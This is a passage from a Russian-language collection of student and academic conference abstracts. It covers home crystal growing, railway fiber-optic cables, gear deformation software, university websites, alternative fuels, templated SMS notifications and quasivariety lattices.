Большое промышленное значение имеют монокристаллы полупроводниковых и диэлектрических материалов, выращиваемые в специальных условиях. В частности, монокристаллы кремния являются основой современной твердотельной электроники.

Основными методами получения совершенных кристаллов большого диаметра являются методы выращивания из расплава, из растворов и из паровой (газовой) фазы.

Кристаллизация из растворов - рост кристаллов осуществляется при температурах ниже температуры плавления, поэтому в выращенных такими методами кристаллах отсутствуют дефекты, характерные для кристаллов, выращенных из расплава.

Для осуществления процесса кристаллизации в растворе необходимо создать пересыщение. По способам его создания различают два основных метода кристаллизации: 1) охла-

ждение горячих насыщенных растворов и 2) удаление части растворителя путем выпаривания.

Изучив методику получения кристаллов, мы поняли, что самым доступным методом в домашних условиях является кристаллизация из насыщенных растворов солей путем их охлаждения.

Мы вырастили три поликристалла: соли, медного купороса и сахара. Провели изучение роста кристалла в зависимости от температуры. Изучили физические свойства кристаллов: теплопроводность и спайность.

Для выращивания кристаллов мы использовали метод с «затравкой»

Сначала готовили как можно более концентрированный раствор выбранной соли, внося соль в стакан с водой, до тех пор, пока очередная порция соли не перестанет растворяться при перемешивании. После этого слегка нагревали смесь, чтобы добиться полного растворения соли. Полученный концентрированный раствор переливали в банку; туда же с помощью проволоочной перемычки подвесили на нитке кристаллическую «затравку» - маленький кристаллик той же соли - так, чтобы он был погружен в раствор. На этой «затравке» и росли наши будущие кристаллы. Сосуды с растворами ставили в открытом виде в теплое место, где нет сквозняков, вибрации и сильного света.


Мы провели ряд экспериментов по выращиванию кристалла в домашних условиях.

1. Мы приготовили насыщенный раствор медного купороса, охладили до комнатной температуры и поместили в сосуд с перенасыщенным раствором «затравку». Сосуд с раствором закрыли крышкой. При этом роста кристалла не наблюдалось. «Затравка» растворилась. Действия повторили и увидели тот же результат. Снова внесли «затравку» и сосуд крышкой не накрывали. Наблюдали рост кристалла.

Сделали вывод: для роста кристалла необходимо, чтобы с поверхности кристалла шло хорошее испарение жидкости.

2. Мы приготовили насыщенный раствор медного купороса, а затем разлили на два сосуда, охладили до комнатной температуры и поместили в сосуды затравку. Один сосуд поместили в холодильник, где температура $+5^{\circ}\text{C}$, а другой поставили около батареи комнатного отопления, где температура $+25^{\circ}\text{C}$. Через один день измеряли массу на электронных весах, данные внесли в таблицу.

Сделали вывод: скорость роста кристаллов, т. е. масса на которую увеличилась «затравка» за один день зависит от температуры. Чем выше температура, тем больше скорость роста кристалла.



Заключения и выводы проектно - исследовательской работы:

1. Все физические свойства, благодаря которым кристаллы так широко применяются, зависят от их строения – их пространственной решётки;
2. Мы отобрали наиболее приемлемый способ для выращивания кристаллов в домашних условиях. По мере роста кристаллов проводили наблюдения;
3. Скорость роста кристаллов, зависит от температуры. В наших опытах наблюдали, чем выше температура, тем больше скорость роста кристалла;
4. Кристаллы различных веществ отличаются друг от друга по своей форме;

5. Формы кристаллов зависят от условий кристаллизации – скорости охлаждения, чистоты препарата, формы и материала затравки;

6. Вырастили кристаллы медного купороса, хлорида натрия и сахара методом охлаждения, используя различные виды затравки.

Результатами исследования мы поделились с одноклассниками, ознакомили с основными приемами методики выращивания кристаллов тех, кто хотел бы повторить наши опыты.

Библиографический список:

1. Булах А.Г. Минералогия с основами кристаллографии. М.: Альфа-М, 1989. – 156 с.
2. Егоров-Тисменко Ю.К. Кристаллография и кристаллохимия: учебник. – М.: КДУ, 2005. – 592 с.
3. Гегузин Я.Г. Живой кристалл: статья / Я.Г. Гегузин – М.: Наука, 1981.
4. Воронников А. А. Физика и химия. Универсальная энциклопедия школьника. ТОО Харвест, 1996;
5. Крицман В.А., Станцо В. В. Энциклопедический словарь юного химика. – М.: Педагогика, 1996;
6. Смолеговский А. М. Кристаллы. – М.: Просвещение, 1999;
7. Г. Я. Мякишев, А. З. Сияков. Физика. Молекулярная физика. Термодинамика. 10 класс. Учеб. для углубленного изучения физики – М.: Дрофа, 2005; 8. Интернет ресурсы <https://mirznanii.com/a/324311/mir-kristallov>

ОПТИЧЕСКИЕ КАБЕЛИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Куанова Д.Х., Бочарова А.Ю., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время очень популярной и неотъемлемой в нашей жизни является телекоммуникация, которая включает в себя телефоны, спутники, компьютерные модемы и оптические кабели. В свою очередь без оптических кабелей не обходится работа на железнодорожном транспорте.

Первая в стране волоконно-оптическая линия связи построена в 1986 году на Октябрьской железной дороге. Для передачи информации используются световые волны с длиной – 0,50 мкм; 1,3 мкм; 1,55 мкм (мкм – микрометр).

Достоинства оптоволоконной связи:

1. Широкополосность оптических сигналов;
2. Очень малое затухание светового сигнала в волокне, что позволяет строить волоконно-оптические линии связи длиной до 100 км и более;
3. Устойчивость к электромагнитным помехам;
4. Защита от несанкционированного доступа;
5. Электробезопасность;
6. Долговечность – срок службы волоконно-оптических линий связи составляет не менее 25 лет.

Недостатки оптоволоконного кабеля:

1. Сложность прокладки;
2. Хрупкость;
3. Относительная дороговизна.

По назначению кабели, применяемые на объектах инфраструктуры железных дорог подразделяются: кабели подсистемы железнодорожной электросвязи:

1) кабель (железнодорожной) связи: кабельное изделие, предназначенное для передачи сигналов железнодорожной электросвязи, содержащее одно или несколько оптических волокон или (и) изолированные металлические жилы, объединенные в единую конструкцию, обеспечивающую их работоспособность в заданных условиях эксплуатации;

2) оптический кабель (железнодорожной связи): кабель железнодорожной связи, содержащий одно или несколько оптических волокон;

3) кабель (железнодорожной связи) с металлическими жилами: кабель железнодорожной связи, содержащий одну или более изолированных металлических жил, заключенных в металлическую или пластмассовую оболочку, поверх которой в зависимости от условий прокладки и эксплуатации может иметься соответствующий защитный покров.

- кабели подсистемы автоматики и телемеханики (кабели для сигнализации и блокировки): кабель, содержащий изолированные металлические жилы и (или) оптические волокна, заключенные в металлическую или пластмассовую оболочку, поверх которой в зависимости от условий прокладки и эксплуатации может иметься соответствующий защитный покров, в который может входить броня.

- кабели подсистемы железнодорожного электроснабжения:

1) кабель силовой: кабель для передачи электрической энергии постоянного тока и токами промышленных частот;

2) кабель управления: кабель для цепей дистанционного управления, релейной защиты и автоматики;

3) кабель контрольный: кабель, предназначенный для цепей контроля и измерения на расстоянии электрических и физических параметров.

Марки кабелей, используемые на объектах инфраструктуры железных дорог, определяются при проектировании с учетом назначения, электрических и механических параметров, эксплуатационных характеристик, стойкости к внешним воздействующим факторам, конструкции сердечника, преимущественной области применения и условий прокладки.

Кабельные линии объектов инфраструктуры железнодорожного транспорта общего пользования должны прокладываться преимущественно в границах железнодорожной полосы отвода в земле, вне пределов земляного полотна, за исключением случаев, когда иное по техническим или технико-экономическим показателям не представляется возможным, что должно быть согласовано с владельцем инфраструктуры и подтверждено проектными решениями.

Прокладка кабельных линий объектов инфраструктуры железнодорожного транспорта должна выполняться с соблюдением установленных норм и правил:

– в грунт: оптических кабелей связи, кабелей связи с металлическими жилами; кабелей автоматики и телемеханики; кабелей электроснабжения;

– в земляном полотне кабелей связи и кабелей автоматики и телемеханики;

– волоконно-оптических кабелей методом подвески на опорах контактной сети, опорах линий электропередачи автоблокировки или линии электропередачи продольного электроснабжения.

Проектирование кабельных линий должно осуществляться с учетом перспективного развития инфраструктуры железнодорожного транспорта и ее подсистем.

В качестве электронно-оптических преобразователей используются светодиоды и фотодиоды, полупроводниковые лазеры и другие оптические излучатели и приемники. В качестве регенератора полупроводниковые оптические усилители, так называемые мазеры. Длина участков регенерации может составлять 10 – 100 км, что является важным преимуществом волоконно-оптических линий.

Конструкция и прокладка волоконно-оптических кабелей (ВОК)

Внутри защитной оболочки, а также между оптоволоконными жилами находится гель – это специально незамерзающая и незагустевающая масса консистенции густой сметаны, он защищает отдельные волокна от повреждений при деформации волоконно-оптического кабеля. При эксплуатации системы часть оптоволокон в кабеле остаются резервными и используются в дальнейшем при выходе, каких либо оптоволокон из строя. Каждое оптоволокно способно передавать сотни мегабит, и даже единицы гигабитов в секунду.



1 – защитная оболочка из полиэтилена; 2 – стальной трос, выполняет роль несущей части; 3 – группа отдельных оптоволокон, обычно 4, 6, 8, 12; 4 – гель.

Общая пропускная способность волоконно-оптического кабеля очень высокая и, как правило, превышает реальные потребности практики.

Оптические кабели (ОК) содержат 4, 8 и 16 волокон. Волокна классифицируются на ступенчатые, градиентные и одномодовые и используются на длинах волн 0,85, 1,3 и 1,55 мкм. Кабели могут изготавливаться с металлическими элементами (оболочки, оплетки, армирующие стержни) и без них. Достоинствами ОК без металлических элементов являются существенно меньшие габаритные размеры и масса.

Выбор ОК осуществляется на основе: заданного числа каналов магистральной связи и типа аппаратуры связи; назначения кабеля.

В соответствии с заданным числом каналов магистральной связи и типом волоконно-оптической системы передачи следует определить число волокон ОК. При использовании цифровой системы - передачи ИКМ-480 для организации 400 двусторонних каналов связи необходимо два волокна в ОК: одно - для организации 400 каналов связи в прямом, а другое - в обратном направлении.

В заключение, можно сделать вывод, что развитие волоконно-оптических систем позволит совершить дальнейший прорыв, как в области передачи информации, так и в других областях человеческой деятельности, включая железнодорожный транспорт.

Библиографический список:

1. Кабельные линии объектов инфраструктуры железнодорожного транспорта: [сайт]. URL: <http://docs.cntd.ru/document/1200132606>
2. Оптоволоконно и волоконно-оптические линии связи: [сайт]. URL: <http://vse-lekcii.ru/zheleznodorozhnyj-transport/ats/optovolokno>
3. Характеристика оптических кабелей: [сайт]. URL: <https://www.kazedu.kz/referat/182578/1>

ПРОГРАММНАЯ РЕАЛИЗАЦИЯ АЛГОРИТМА РАСЧЕТА КОЭФФИЦИЕНТА ИЗГИБНОЙ ДЕФОРМАЦИИ ЗУБЧАТЫХ КОЛЕС

Кулагина М.В., Можаровский В.В.

Гомельский государственный университета имени Ф. Скорины», Беларусь

В современности одной из ведущих отраслей техники является машиностроение, развитие которого неразрывно связано с созданием новых машин и механизмов, которые способствуют повышению производительности труда. В настоящее время наибольшее распространение в данной отрасли получили зубчатые колеса, профили зубьев которых очерчены по эвольвенте окружности.

Эвольвента представляет собой развертку основной окружности с некоторым диаметром в виде траектории точки прямой, перекатывающейся без скольжения по этой окружности.

В зубчатой передаче под действием сил давления нагружается поверхность зубьев (линейный контакт), а также, и весь объем зуба. Поэтому оценка работоспособности передачи состоит из оценки контактной прочности боковой поверхности зубьев и объемной прочностью зуба.

При объемной нагрузке зубьев главным видом деформации является изгиб. В связи с этим оценку объемной прочности зубьев обычно проводят по деформации изгиба.

В данной работе при расчете деформации применяется метод, при котором приходят к упрощению, заменяя зуб с эвольвентным профилем эквивалентной консольной балкой.

На основе статьи [1] был разработан алгоритм для подсчета коэффициента, представляющего собой отношение деформации зуба с эвольвентным профилем к деформации экви-

валентного зуба-клина. При этом рассматривались изгибные деформации при приложении нагрузки к вершине зуба.

Исходными данными для расчета как эвольвенты, так и зубчатого колеса являются следующие параметры: m – модуль, часть диаметра делительной окружности приходящаяся на один зуб, является стандартной величиной и определяется по справочникам; z – количество зубьев колеса и α – угол профиля исходного контура. Угол является величиной стандартной.

Алгоритм был программно реализован в среде визуального проектирования Delphi 7.0 для $m=1, \alpha=20^\circ$ и разного количества зубьев.

Также данная программа позволяет графически проиллюстрировать зависимость кривизны эвольвенты от количества зубьев рисунок 1.




Рисунок 1

Библиографический список:

1. Старжинский В.Е. О влиянии формы зуба на изгибную деформацию зубьев эвольвентных цилиндрических зубчатых колес / В.Е. Старжинский, В.В. Можаровский // Весці акадэміі навук Беларускай ССР. – 1974. – №4. – С 117-123.

РАССМОТРЕНИЕ НЕКОТОРЫХ АСПЕКТОВ ПРИ СОЗДАНИИ И МОДЕРНИЗАЦИИ САЙТА ДЛЯ ВЫСШЕГО УЧЕБНОГО ЗАВЕДЕНИЯ

Кыйнабаева Т.А., Нариман С.А.

Евразийский национальный университет имени Л.Н. Гумилева

Современные технологии заняли прочную позицию в повседневной жизни. Всемирная сеть охватила все сферы нашей жизни, включая и образовательную.

Уже сегодня нельзя представить какой-либо ВУЗ без своего официального представительства во Всемирной паутине. Если раньше web-ресурс выполнял роль презентации образовательного учреждения в Глобальной сети, то сейчас он стал реальным инструментом экономической и научно-образовательной деятельности в учебных заведениях. В процессе глобальной информатизации общества и его отдельных институтов появилась очевидная необходимость активного использования университетами современных ИКТ для решения насущных задач.

Передовые технологии уже давно стали незаменимыми и важными пособиями для организаций научно-образовательной сферы. В настоящее время огромное число вузов активно демонстрируют себя во Всемирной сети и уделяют много времени на развитие своих электронных офисов. Одной из приоритетных задач современного научного и образовательного сообщества является повышение качества образования.

Наше государство продолжает уделять немалое количество внимания решению этой проблемы, поэтапно фиксируя на законодательном уровне обязательство образовательных учреждений за качество услуг, предоставляемых путем совершенствования содержания учебного процесса с использованием современных инновационных образовательных технологий.

Многие университеты, как правило, размещают различного рода информацию на своих ресурсах, которая раскрывает основные аспекты учебного процесса. Тем не менее, качество

действующих и недавно созданных информационных сайтов чаще всего не оправдывает пользовательские ожидания. В большинстве случаев это потому, что на данный момент нет единых разносторонних способов контроля качеством ВУзовских веб-сайтов. Неимение эталона, координирующего деятельность и изменение интерфейса ВУзовских сайтов в виртуальном пространстве, склоняется к тому, что процесс оценивания веб-сайтов совершается без рассмотрения их индивидуальностей.

Исследование показало, что создание и модернизация сайтов ВУЗов будут более успешными, если имеется хороший сервер, более эффективным будет загрузка файлов по FTP, имя сайта, желательно, должно быть достаточно коротким, под «площадь» даваться не менее 10 Мб пространства на диске.

Помимо этого, модернизация вузовского сайта будет более эффективной, если у разработчика имеются возможности задействовать SSI, PHP, CGI. Для начала, основным этапом при создании и продвижении веб-сайта становится заполнение «площади» контентом или материалом.

Какой именно материал должен иметься на университетском сайте? Желательно чтобы контент охватывал как можно больше сфер жизни ВУЗа, содержать работу как студенческую, так и преподавательскую, условия обучений и формы оплат, различные возможности творческих разработок у студентов. Также рекомендуется создавать отдельные вкладки с учебными материалами и вести периодики на образовательные темы.

Одного мнения по отношению к критериям оценки качества web-сайтов нет. Обычно, при оценивании качества сайта, показатели и технические характеристики играют решающую роль при определении работоспособности отдельных элементов, оценивании интерфейса, а также в удовлетворении требованиям, предъявленным разработчиками, клиентами веб-сайтов. При такой системе оценивания функционирования веб-сайта ВУЗа, «за бортом» остается сам контент, который характеризует информационное наполнение веб-сайта, большинство ВУЗов не учитывают современные тенденции развития, кроме того сегодня очень быстро меняются интересы пользователей и постоянно растут требования к университетским сайтам.

Прежде всего руководства университетов при оценивании своих сайтов, берут за основу контроль посещаемости, инсталлированный на интернет-ресурсе. Оценивание веб-ресурса проходит очень индивидуально, без систематического подхода к анализу его возможностей, функций и без учета интересов клиентуры. Вследствие чего, отсутствие общепринятого подхода, который позволяет справедливо и надежно оценить действующие веб-сайты, приводит к заметному уменьшению их качественности.

Анализируя и оценивая качественности интернет-сайтов очень кропотливая задача, требующая очень больших ресурсов а также привлечения специалистов в различных областных знаниях, что подразумевает внедрение неких условий и порядков, которые снижают процент персональности в процессе оценивания качества сайтов. Нахождение решений этих проблем позволит установить университетские web-сайты в качестве образовательных ресурсов и послужит причиной в значительном повышении производительности их применения в образовательном процессе.

При изучении различной литературы в разнообразных веб-сайтов вузов, работающих в Глобальной сети, удалось установить ряд противоречий, которые влияют на качество информационных сайтов:

1. Отсутствие стандарта, устанавливающего критерии при создании и функционировании веб-сайтов. Отсутствует теоретическая база для подтверждения научных подходов к анализу университетских веб-сайтов;

2. Большое количество университетских веб-сайтов в Интернете. ВУЗы активно заселяют просторы Интернета, почти все университеты имеют свои собственные электронные представительства во Всемирной сети. Однако отсутствуют единые требования к структуре самого веб-сайта, что способствует появлению различных форм университетских сайтов в

Интернете: от полномасштабного ВУЗовского портала до сайта - визитки, который содержит минимум информации о деятельности университета;

3. Возрастающий интерес пользовательских групп в цифровом контенте, с одной стороны, и большое количество различных трудностей на пути к достижению цели таких как: сложность технической реализации с другой стороны. Помимо этого, есть и индивидуальные причины (уклонение со стороны университетского управления вносить какие либо изменения на сайт, несвоевременная корректировка информации) в процессе разработки контента веб-сайта.

Усовершенствование сайтов вузов не только связано с изменениями в поведении и поведением пользователей сети. Таким образом, выходит что, чем больше людей сидят в Интернете, тем действенней использование информационного сайта, как инструмента для и продажи товаров и услуг. Это направление стало активно проявляться в последние годы. Это связано с экономическим кризисом, объем рекламы в на телевидении стал уменьшаться, а в Интернете увеличиваться. Высшие учебные заведения уже давно пользуются Интернетом для того, чтобы привлечь к своим образовательным услугам потенциальных клиентов.

Университетские сайты в данное время должны быстро реагировать на изменение информационного и коммуникационного пространства. Это будет способствовать нахождению новой аудитории и сохранению старой, позволит заинтересовать и интеллектуальные ресурсы, и привлечь рекламодателей. Занять твердые позиции на высококонкурентном рынке высоких технологий и образовательных услуг.

Чтобы успешно решить эти проблемы, недостаточно просто ввести блоги, вики, теги и гаджеты на веб-сайте университета. Веб-сайт учебного заведения должен быть обобщен в интернет-сообществе: чтобы наиболее полно проявить себя во всемирной паутине, а главное привлечь отечественную аудиторию в лице студентов и преподавателей. Сформировать реальный контент, использовать современные методы привлечения целевой аудитории такие как: поисковая оптимизация, маркетинг в социальных сетях, контекстная реклама.

Привнести системность этим процессам, обязанность специальных служб, поддерживающих работу веб-сайта. Служба поддержки сайта университета должна кроме технических задач организовывать процесс планирования и развития сайта, для его более долгосрочного использования. Должна заниматься поиском и изучением новых форм, технологий и методов работы с потребностями и интересами целевой аудитории, содействовать развитию компетенций в области ИКТ для пользователей сайта.

Библиографический список:

1. Павлов А.И. О новом подходе Ajax к разработке веб-приложений // 1-я Байкальская рег. науч.-практ. конф. с междунар. участием «Инфокоммуникационные образовательные технологии: модели, методы, средства, ресурсы». – 2012.
2. Технологии web 2.0 в обучении на программах Открытого университета Великобритании / Р. Романов // Журнал Сообщества Web 2.0 в обучении в вузе. – 2009. – Вып. 2. Октябрь.
3. Хаптаев Ф.Р. Опыт внедрения службы сервисов Google (GoogleApps) в деятельность пресс-службы БГУ // 1-я Байкальская рег. науч.- практ. конф. с междунар. участием «Инфокоммуникационные образовательные технологии: модели, методы, средства, ресурсы». – 2012.

ДОСТОИНСТВА И НЕДОСТАТКИ ПРОИЗВОДСТВА И ИСПОЛЬЗОВАНИЯ АЛЬТЕРНАТИВНЫХ ВИДОВ ТОПЛИВА

Лимарев А.В., Холопов Ю.А.

Самарский государственный университет путей сообщения

На сегодняшний момент 90 % всей энергии, производимой человечеством, приходится на добычу и использование ископаемых ресурсов из недр нашей планеты. По прогнозам это отношение не уменьшится ниже 80 % при значительном росте энергопотребления на 56 % в ближайшие 30 лет.

Несмотря на то, что современные автомобили в исправном техническом состоянии производят выброс ограниченных количеств загрязняющих веществ, их суммарное воздейст-

вие создает значительные проблемы для городской среды в связи с ежегодным увеличением количества транспортных единиц [1].

По оценкам экспертов эти факторы в совокупности вызовут истощение невозобновляемых энергоресурсов, пагубное влияние выбросов на экологическую ситуацию, рост цен на топливо.

В конечном итоге человечество окажется в энергетическом кризисе, последствия которого оценить очень трудно, что побуждает к созданию альтернативных видов топлива.

Цель работы - в оценке достоинств и недостатков альтернативных видов топлива с точки зрения влияния на окружающую среду и затрат на получение.

1. Водородное топливо. Оно уже сейчас используется в автомобильной сфере. Модели автомобилей с двигателем на водородной основе получают положительные отзывы.

Достоинства: вид топлива, которое не выделяет CO_2 и вредные пары в атмосферу, может быть использовано без потери мощностных характеристик.

Недостатки: для получения водорода необходим большой объем воды (млрд. тонн) и колоссальные энергозатраты [2]. К тому же до сих пор не решена проблема безопасности водородных двигателей.

2. Метан, полученный на основе использования водорослей. Процесс получения топлива заключается в гниении и разложении водорослей с последующим выделением метана.

Биогаз как вид топлива может быть интересен для железнодорожного транспорта, так как общие эксплуатационные затраты на содержание тепловозов, включая расходы на дизельное топливо, достаточно велики [3].

Достоинства: по оценкам специалистов США плантации водорослей всего лишь в 200 га обеспечат топливом 5% населения страны.

Недостатки: для данного метода необходимы водоросли определенного вида. Высокие требования водорослей к росту (определенная температура и окружающая среда).

3. Топливо на основе гелиокультуры. При попадании солнечных лучей на генетически модифицированные микроорганизмы происходит химическая реакция с образованием углеводородного топлива из воды и углекислого газа. Микроорганизмы при оптимизации производства способны синтезировать около 57 тысяч литров углеводородного топлива с 1 га установок, при этом стоимость производства - всего 30 долларов за баррель [4].

Достоинства: микроорганизмы способны рекультивироваться (восстанавливаться) для повторного использования. Высокая производительность. Низкая стоимость производства.

Недостатки: технология новая, поэтому пока ещё неизвестно, сможет ли составить конкуренцию другим видам топлива.

4. Метанол и этанол в качестве топлива. Этанол, обладающий высоким октановым числом, энергетической ценностью, обеспечивающий высокий КПД двигателя, получается из отходов древесины и сахарного тростника. Химическое соединение с бензином образует метилтретбутиловый эфир, являющийся замещением большего количества бензина, чем все другие альтернативные топлива в сумме [1].

Достоинства: низкий уровень выбросов. Получение происходит из отходов. Обладает низкой пожароопасностью.

Недостатки: высокая стоимость.

5. Энергия на основе солнечных батарей. Принцип действия заключается в генерации тока под воздействием спектра солнечных лучей. Это наиболее популярный альтернативный источник получения энергии на данный момент. Технология используется в различных сферах: от подзарядки мобильных гаджетов до промышленной и гражданской энергетики предприятий и целых городов. По прогнозам, к 2030 году солнечные батареи будут одним из самых выгодных источников энергии в Европе.

Достоинства: автономность использования.

Недостатки: работа исключительно в определенных температурных и климатических условиях. Энергии, накопленной за день, порой не хватает в полном объеме на ночное потребление.

6. Энергия ветра. Ветровые установки способны работать и производить электрическую энергию круглосуточно, вне зависимости от климатических и температурных условий. В 2017 году технологии позволили Нидерландам полностью перевести весь железнодорожный транспорт на энергию, выработанную силой ветра. Поезда компании Nederlandse Spoorwegen совершают 5500 рейсов в день, перевозя около 600 тысяч человек в сутки. Годовое потребление энергии оценивается на уровне 1,2 млрд кВтч. Компания работает над программой энергоэффективности, что уже позволило сокращать потребление на 2 % в год, а выброс парниковых газов уменьшился на 30%. В настоящее время Нидерланды имеют 2200 ветровых турбин, что обеспечивает энергией 2,4 млн домохозяйств [5].

Таким образом, на современном этапе развития знаний и технологий человечество уже может выбирать энергоресурсы будущего из серьезного перечня альтернативных источников.

Библиографический список:

1. Аксёнов И.Я., Аксёнов В.И. Транспорт и охрана окружающей среды. – М.: Транспорт, 1986. – 176 с.
2. Калугина Ю.В., Холопов Ю.А. Некоторые аспекты влияния автотранспорта на комфортность и безопасность городской среды // В сборнике: Природноресурсный потенциал, экология и устойчивое развитие регионов России XIII Международная научно-практическая конференция. Международная академия наук экологии и безопасности жизнедеятельности, Академия водохозяйственных наук РФ, Тольяттинский государственный университет, Межотраслевой научно-информационный центр Пензенской государственной сельскохозяйственной Академии; Под общей редакцией В.А. Селезнева, И.А. Лушкина. 2015. С. 36-39.
3. Морозов А.А., Дворянкина Е.В., Холопов Ю.А. Перспективы перевода железнодорожного тягового автономного подвижного состава с дизельного топлива на биогаз//В сборнике: YOUNG ELPIT 2015. Международный инновационный форум молодых ученых в рамках V международного экологического конгресса (VII международной научно-технической конференции) "Экология и безопасность жизнедеятельности промышленно-транспортных комплексов". Научный редактор сборника Васильев А.В. 2015. С. 228-231.
4. Сайт Роснано – Режим доступа: <http://www.rusnano.com/projects/portfolio/jouleunlimited>
5. Сайт компании Nederlandse Spoorwegen. – Режим доступа: <http://www.ns.nl/en/about-us/energy/sustainable-energy.html>

СИСТЕМА ОРГАНИЗАЦИИ ФОРМИРОВАНИЯ ШАБЛОННЫХ SMS-СООБЩЕНИЙ ПРИ РЕАЛИЗАЦИИ ПРОГРАММНО-АППАРАТНОГО КОМПЛЕКСА ДЛЯ АВТОМАТИЗИРОВАННОЙ РАССЫЛКИ SMS-СООБЩЕНИЙ ПОСРЕДСТВОМ ТЕХНОЛОГИИ GSM

Лукашкин Е.В., Ковалёва В.А.

Гомельский государственный университет имени Франциска Скорины

Активное развитие и широкое распространение информационных технологий, а также повышение требований экономии денежных средств и временных затрат труда на выполнение той или иной операции приводит к необходимости в автоматизации производственных и организационных процессов. В частности, подлежит автоматизации и такой процесс, как информирование заинтересованных лиц и рассылка информационных уведомлений. Одним из вариантов такой автоматизации может являться обеспечение связи через мобильные технологии путем использования соответствующих устройств и стандартов. Ярким представителем стандартов связи является GSM-стандарт, который обеспечивает правила передачи данных между устройствами. Одной из составных частей GSM-стандарта является служба коротких сообщений, которая повышает не только уровень общения, но и степень информирования. Такие короткие уведомления получили широкое распространение и имеют названия – SMS-сообщения (сокр. от англ. Short Messaging Service – «служба коротких сообщений») [1, 2]. Использование данной службы в организационных процессах позволит производить информирование заинтересованных лиц с достаточно высокой скоростью, что в свою очередь ускорит производственные процессы.

Нами был разработан программно-аппаратный комплекс по автоматизированной отправке SMS-сообщений посредством технологии GSM, предназначенный для информирования заинтересованных лиц (в частности, родителей студентов учебных учреждений).

Одним из основных преимуществ разработанного комплекса, в сравнении с аналогами, является особая обработка и составление текста групповых сообщений. Контакты получают сообщения с уникальным текстом, составленным с учетом индивидуальных особенностей контакта или иных заинтересованных лиц. Для пользователя комплекса, в конечном счете, необходимо лишь выбрать группу получателей и нажать кнопку «Отправить», что можно осуществить в «два клика».

Для реализации данной возможности нами была разработана уникальная система организации формирования текста SMS-сообщений, которая подразумевает создание и заполнение шаблонов. Шаблон представляет собой структуру из переменных и констант. Переменной при этом называется часть сообщения, которая уникальна для каждого контакта и требует непосредственного ввода в базу данных. Константа – это часть текста сообщения, которая для всех контактов одинакова и стационарно входит в текст сообщения. Каждый элемент структуры должен помимо всего, содержать позицию в тексте сообщения и количество символов, из которых элемент может максимально состоять.

Для хранения всей соответствующей информации необходимо предусмотреть ведение четырех таблиц в базе данных. Первая таблица хранит название и спецификацию шаблона, а также способ начертания сообщений. Вторая таблица хранит всю информацию о константах, третья таблица – таблица переменных. Каждая переменная требует соответствующего заполнения для контакта, для этих целей необходимо предусмотреть отдельную таблицу, которая будет связана с таблицей Контакты.

Рассмотрим в качестве примера создание шаблона «Текущая успеваемость». Текст примера готового сообщения и структура шаблона представлены на рисунке 1. Структура данного шаблона состоит из двух переменных и трех констант:

- «Переменная 1» – «Имя» (Евгений, Анастасия и др), ограничение 10 символов, позиция 2;
- «Переменная 2» – «Отметка» (5,6,7 и др.), ограничение 4 символа, позиция 4;
- «Константа 1» – «Здравствуйте, у », позиция 1;
- «Константа 2» – «, ср.б. за 2 мес равен », позиция 3;
- «Константа 3» – « администрация ГГУ», позиция 5.



Рисунок 1 – Структура шаблона «Текущая успеваемость»

Элементы будут вставлены в соответствии с позицией, сформируется окончательный текст, и сообщение будет отправлено.

Данная функция дает возможность формирования любых шаблонов по любому принципу. Ограничением является только длина SMS-сообщения (в нашем случае, это 140 и 70 символов). Теоретически, можно сформировать шаблон из 140 переменных, которые будут состоять из одного символа. Шаблон, состоящий из одних констант, будет являться бессмысленным и не будет разослан. Данный шаблон будет соответствовать черновику и такого рода текст сообщения необходимо сохранять в раздел «Черновики».

Библиографический список:

1. Ле-Бодик Г. Мобильные сообщения: службы и технологии SMS, EMS и MMS: пер. с англ. М.: КУДИЦ-ОБРАЗ, 2005. – 448 с.
2. Хабр [Электронный ресурс] / SMS_GSM // URL: <http://habrahabr.ru/post/133085/>.

О СЛОЖНОСТИ СТРОЕНИЯ РЕШЕТОК ОТНОСИТЕЛЬНЫХ КВАЗИМНОГООБРАЗИЙ

Луцак С. М., Бекенов М.И.

Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан

Автором исследуется сложность решеток (относительных) квазимногообразий для различных классов алгебраических структур. Характеризуется сложность таких решеток с различных точек зрения. Рассматриваются две меры сложности строения решеток квазимногообразий: Q-универсальность и свойство невычислимости Нуракунова (невычислимость множества всех их конечных подрешеток или иррациональность).

Понятие Q-универсальности было введено М.В. Сапиром в 1985 г. Квазимногообразие \mathbf{K} называется Q-универсальным, если для любого квазимногообразия \mathbf{R} конечной сигнатуры решетка $L_q(\mathbf{R})$ является гомоморфным образом некоторой подрешетки в решетке $L_q(\mathbf{K})$. В работе [1, с.172] М.В. Сапир доказал Q-универсальность квазимногообразия, порожденного одной полугруппой; к настоящему моменту известно очень много различных Q-универсальных классов [2, с.271-274].

Другой мерой сложности решеток квазимногообразий является их иррациональность. Концепция иррациональности предложена К. Херрманном 2007 г. Решетка квазимногообразий $L_q(\mathbf{K})$ для класса \mathbf{K} алгебраических структур фиксированной сигнатуры называется иррациональной, если множество всех конечных подрешеток решетки квазимногообразий $L_q(\mathbf{K})$ невычислимо, т.е. не существует алгоритма, который по заданной конечной решетке определял бы, вложима эта решетка в рассматриваемую решетку квазимногообразий $L_q(\mathbf{K})$ или нет. В этом случае сам класс \mathbf{K} также будем называть иррациональным. Первый пример иррационального квазимногообразия (а именно, квазимногообразие унарных алгебр) был построен А.М. Нуракуновым в работе [3, с.3]. Существование иррациональных квазимногообразий говорит о том, что решетки квазимногообразий могут иметь чрезвычайно сложное строение.

